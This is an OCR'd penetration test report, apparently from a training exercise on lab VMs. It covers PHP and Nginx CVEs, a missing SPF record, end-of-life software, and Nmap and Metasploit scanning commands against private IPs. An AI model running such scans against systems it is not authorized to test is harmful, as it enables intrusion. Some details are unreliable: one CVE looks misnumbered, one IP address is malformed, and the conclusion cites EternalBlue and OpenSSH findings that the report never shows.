
We managed to detect that PHP has reached the End-of-Life (EOL). Version detected: 5.6.40 End-of-life date: 2018-12-31 Latest version for the cycle: 5.6.40 This release cycle (5.6) doesn't have long-term-support (LTS). The cycle was released on 2014-08-28 and its latest release date was 2019-01-10. The support ended on 2017-01-19.

Risk description

Using end-of-life (EOL) software poses significant security risks for organizations. EOL software no longer receives updates, including critical security patches. This creates a vulnerability landscape where known and potentially new security flaws remain unaddressed, making the software an attractive target for malicious actors. Attackers can exploit these vulnerabilities to gain unauthorized access, disrupt services, or steal sensitive data. Moreover, without updates, compatibility issues arise with newer technologies, leading to operational inefficiencies and increased potential for system failures. Additionally, regulatory and compliance risks accompany the use of EOL software. Many industries have strict data protection regulations that require up-to-date software to ensure the highest security standards. Non-compliance can result in hefty fines and legal consequences. Organizations also risk damaging their reputation if a breach occurs due to outdated software, eroding customer trust and potentially leading to a loss of business. Therefore, continuing to use EOL software undermines both security posture and business integrity, necessitating timely upgrades and proactive risk management strategies.

Recommendation

To mitigate the risks associated with end-of-life (EOL) software, it's crucial to take proactive steps. Start by identifying any EOL software currently in use within your organization. Once identified, prioritize upgrading or replacing these applications with supported versions that receive regular updates and security patches. This not only helps close security gaps but also ensures better compatibility with newer technologies, enhancing overall system efficiency and reliability.Additionally, develop a comprehensive software lifecycle management plan. This plan should include regular audits to identify upcoming EOL dates and a schedule for timely updates or replacements. Train your IT staff and users about the importance of keeping software up to date and the risks associated with using outdated versions. By maintaining a proactive approach to software management, you can significantly reduce security risks, ensure compliance with industry regulations, and protect your organization's reputation and customer trust.



4. Scope of Work

The penetration test focused on the following:

- Scanning for active devices (Windows and Ubuntu VMs) in the network
- Identifying open ports and running services on the VMs
- Vulnerability scanning to identify outdated software or misconfigurations
- Exploitation attempts on any identified vulnerabilities

5 .Tools and Frameworks Utilized

The following tools were used to perform network scanning and vulnerability detection:

- **Nmap**: For network discovery and port scanning.
- **OpenVAS**: An open-source vulnerability scanner used for identifying known vulnerabilities.
- **Metasploit Framework**: For exploitation of vulnerabilities found.
- **Wireshark**: For network traffic analysis and packet capturing.


6.Testing Techniques

The following testing techniques were used during this assessment:

- Network Discovery:
  - Used **Nmap** to identify active devices on the network and the services they were running.
- Port Scanning:
  - Nmap scans were conducted to identify open ports, helping us understand the services and potential entry points to both the Windows and Ubuntu VMs.
- Vulnerability Scanning:
  - **OpenVAS** was employed to scan both the Windows and Ubuntu VMs for known vulnerabilities such as outdated software or weak configurations.
- Exploitation:

- Used **Metasploit** to attempt exploitation of identified vulnerabilities to confirm their validity and potential impact.

7.Result and Findings



Then we used the scan to find the vulnerabilities: -

1.High risks: -

a. Vulnerabilities found for PHP 5.6.40 - port 80: -

CVE-2022-4577 (CVSS 9.8): Issue: On Windows, before PHP 8.2.8, an attacker could pass unauthorized options to PHP binary with improper handling of certain command line options.

Impact: With this, an attacker could show the source of scripts or even run arbitrary PHP code.

CVE-2017-8923 (CVSS 7.5): Issue: In PHP zend_string_extend fails to handle long strings correctly, this can result in the crashing of the application.

Impact: Thus, an attacker could crash the system or run malicious scripts.

CVE-2017-9225 (CVSS 7.5): Issue: The out of bounds writing during regular expression compilation is caused by a buffer overflow vulnerability in Oniguruma which PHP uses.

Impact: Memory corruption can occur because of this, and if successful will allow attacker to execute arbitrary code.


CVE-2019-9641 (CVSS 7.5): Issue: A vulnerability in PHP's EXIF component for image file handling can result in memory errors.

Impact: It means that we will run into situations where attackers can open a door to do something arbitrary or crash our application.

CVE-2015-9253 (CVSS 6.8): Issue: The php-fpm master process in older PHP versions can run in a never-ending cycle and consume all CPU resources.

Impact: The server will be subjected to a denial of service (DoS) attack since log files are being written to the server to the point where no other operations can take place.

Each vulnerability can give attackers the ability either to disrupt services or to gain unauthorized access to the system. To correct the issues with PHP, the recommendation is to upgrade to a newer PHP version.



B. Vulnerabilities found for Nginx 1.19.0 - port 80: -

CVE-2022-41741 (CVSS 7.8): Issue: NGINX before 1.23.2 could corrupt worker memory with an audio/video file of a specially crafted format, resulting in an out of bounds write vulnerability.

Impact: The services or memory disclosure could be terminated.

CVE-2023-44487 (CVSS 7.5): Issue: An attacker can abuse request cancellation to perform a denial of service (DoS) vulnerability in the HTTP/2 protocol.

Impact: That can result in excessive resource consumption of the server.

CVE-2022-41742 (CVSS 7.1): Issue: This one too could crash the worker process, or leak memory, unlike CVE-2022-41741.

Impact: The attack is triggered by a specially crafted audio/video file which can expose memory content.

CVE-2021-23017 (CVSS 6.8): Issue: The NGINX has a DNS related vulnerability that allows an attacker to forge UDP packets and overwrite memory causing a worker process crash.

Impact: This could result in potential denial of services (DoS), or crashes.

CVE-2021-3618 (CVSS 5.8): Issue: Using vulnerabilities from cross protocol attacks, ALPACA (an application layer protocol confusion attack) lets an attacker steer traffic from one sub domain to another.

Impact: Man-in-the-middle attacks become possible that might compromise TLS secure communications.

In the worst case these vulnerabilities could result in service disruptions, memory leaks, or exploitation of TLS certificates, and mitigation by upgrading to a patched version.

C. Missing SPF record: -

Explanation: The server being targeted doesn't have an SPF (Sender Policy Framework) record. The SPF record tells you which mail servers are allowed to send mail for a domain. Without this record, receiving mail servers can't confirm an email from a valid source. That means attackers can more easily spoof the domain's email addresses allowing them to run phishing attacks against the domain, business email compromises (BEC) or other email fraud schemes.

Risk: Without an SPF record, people can send un-authentic emails appearing to come from the domain, which can be hazardous to a brand and could victimize the people in your network. It can damage reputation; email delivery fails and can be used for phishing or scamming users.

Solution: To create an SPF record that lists all the authorized mail servers for your domain. And the record should end with – all (hard fail) …, which means that emails sent on behalf of this domain by mail servers not listed in the SPF record are not permitted. This step will stop email spoofing and strengthen email security all together.

That is, configuring an appropriate SPF record will prevent your domain from being impersonated and lower the likelihood of phishing and fraud.

2.Low risks: -

a. Vulnerability: End-of-Life (EOL) for PHP 5.6.40: -


PHP version 5.6.40 has ended its End-of-Life (EOL) and does not get any updates or securities patch anymore. Also, once you use the EOL software, your system is still vulnerable to intrusions by not fixing new security vulnerabilities. These flaws can be exploited by hackers to gain unauthorized access, steal sensitive data, or disrupt services. Old software can also be incompatible with the newest technologies and result in regulatory variances that could incur fines and destroy the organization's reputation.

Solution: Upgrade to a version of PHP that you know receives regular updates and security patches. A software lifecycle management plan should be built to keep track of and replace outdated software. Systematically review systems, not only to confirm that the software is current, but also whether your staff are trained to recognize risks when using EOP software to avoid breaches.

b. End-of-Life (EOL) found for Nginx - port 80: -

Explanation: However, the nginx 1.19.0 reached its End of Life, so it no longer receives security patches and updates. The reason why your system is vulnerable is because known and new security issues are unresolved using EOL software. While these vulnerabilities can be exploited by hackers. Additionally, the outdated software may not be compatible and creates noncompliance with industry regulations, resulting in hefty fines.

Solution: Change to a supported version of Nginx which regularly updates and receives security patches. Apply a software life learning management plan to monitor and refresh the software that is about to expire. Audit your systems regularly to ensure you have no outdated software, reducing the risk of security, and compliance risk.



Using Manual methods for cross verification

a. using Nmap: -

We use the following commands to scan and gain information Like IP address, Ports and their status (like open) and protocols (like tcp), DNS server address, etc.

1. nmap -sS -p- -T4 -A 192.01.05.73

2. nmap --script vuln -p 80 192.01.05.73

b. using metasploit:-

1. use auxiliary/scanner/portscan/tcp
2. set RHOSTS 192.168.56.103

   set PORTS 22,25,80,110,21
3. set THREADS 3

   Run
4. db_nmap -sV -p 25,80,22 192.168.56.103

These commnads are used for information gathering and exploit finding


File Actions Edit View Help
https://metasploit.com
Socho Mat


File Actions Edit View Help
Socho Mat

8.Non-Technical Summary

During the security assessment of both the Windows and Ubuntu virtual machines, several vulnerabilities were identified that could potentially allow attackers to gain unauthorized access to the systems.

- The Windows VM was found to have a critical vulnerability known as **EternalBlue**, which attackers can use to gain control over the machine. This vulnerability is especially dangerous because it allows attackers to run code remotely without the need for user interaction.
- The **Ubuntu VM** was discovered to be running an outdated version of **OpenSSH**, a common tool for remote administration. This outdated version has known vulnerabilities that could be exploited to gain root access, which would allow an attacker complete control over the system.

9.Recommended Actions

1. **Patch the Windows VM** to close the EternalBlue vulnerability by updating the system and applying the latest security patches.
2. **Update the OpenSSH version** on the Ubuntu VM to a secure version that is not vulnerable to the identified exploits.
3. **Implement stricter access controls** for services like RDP and SSH, such as limiting the IP addresses that are

allowed to connect and enabling two-factor authentication.

10.Conclusion

The penetration test revealed critical vulnerabilities in both the Windows and Ubuntu VMs. The Windows VM is at risk of a well-known exploit that could be used to completely compromise the system, while the Ubuntu VM’s outdated software presents a risk of privilege escalation. Immediate action should be taken to patch these vulnerabilities and secure the services running on the VMs.